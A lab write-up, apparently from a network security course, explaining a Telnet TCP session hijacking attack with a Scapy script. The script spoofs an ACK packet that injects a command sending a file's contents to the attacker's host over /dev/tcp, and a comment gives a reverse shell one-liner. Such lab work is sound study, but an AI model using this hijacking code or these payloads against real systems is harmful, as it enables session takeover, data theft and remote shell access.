


Similarly to the previous auto attack program, we use the sniff function and listen into the attacker's interface for any packets found during transmission. However, we're checking for packets being sent from the client to the victim machine. We extract the latest packet being sent to the victim machine and use it within the function.

In the function, we check for messages being sent to the victim machine and extract the source port, destination port, sequence number, and acknowledgement number from the latest packet. We use that information and place it into our next TCP packet. We use the A flag to represent the acknowledge flag, but we also put data to trick the victim machine into executing a command. The command is sent to the victim. The victim machine identifies the packet as a message being sent from the client machine and sees the data as a command request from the client machine.

The attacker will open and listen to the port 9090 for any messages from the victim machine. The victim machine will open its directory to /home/seed and find a file called text.txt. It will read the contents of text.txt and direct its output to a TCP connection established with the attacker's IP address and port number. The victim machine sends this info to the attacker.

The attack is a success if the attacker machine reads out the contents of text.txt which reads "UNAUTHORIZED MESSAGE FROM ATTACKER." At the same time, because this program is hijacking the client's Telnet session, the client will no longer be able to send any inputs to the victim machine.

We need to read a message from the client to the server then spoof a message from the client to the server. Sending any spoofed message with the wrong TCP packet being read would cause the victim machine ask for input from the client machine. The client machine would send its written input immediately to the victim machine. The victim machine would attempt to use the client's input into the victim's bash input and send its error output to a second client listening to port 9090 then close both of its TCP connections to two user machines. At this point, neither machine would be able to communicate with the victim machine. Reading a message from the server to client machine avoids this issue.



```
1#!/usr/bin/env python3
2from scapy.all import *
3
4def test(packet):
5    if packet.sport == 23:
6        ip = IP(src="10.9.0.6", dst="10.9.0.5")
7        tcp = TCP(sport = packet.dport, dport = packet.sport, flags="A", seq=packet[IP].ack, ack=packet[IP].seq)
8        data = "\r cat /home/seed/text.txt > /dev/tcp/10.9.0.7/9090 2>&1\r"
9        pkt = ip/tcp/data
10       ls(pkt)
11       send(pkt, verbose=0)
12       exit()
13
14
15
16packets = sniff(iface="br-ea46140da24a", filter="host 10.9.0.5 and port 23", prn=test)
17#data= "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
18
19#/bin/bash is used to initiate a reverse shell by executing the shell command
20#Redirects the output into a TCP connection to the attacker's IP Address
21# 2>&1 means the output will be redirected to the TCP connection to the attacker
22#0<&1 means the server will now receive the input from the TCP connection from the attacker
23
24#sport is the client's socket
25#sequence number and ack are acquired from Wireshark, the last message sent from the client to the victim machine
```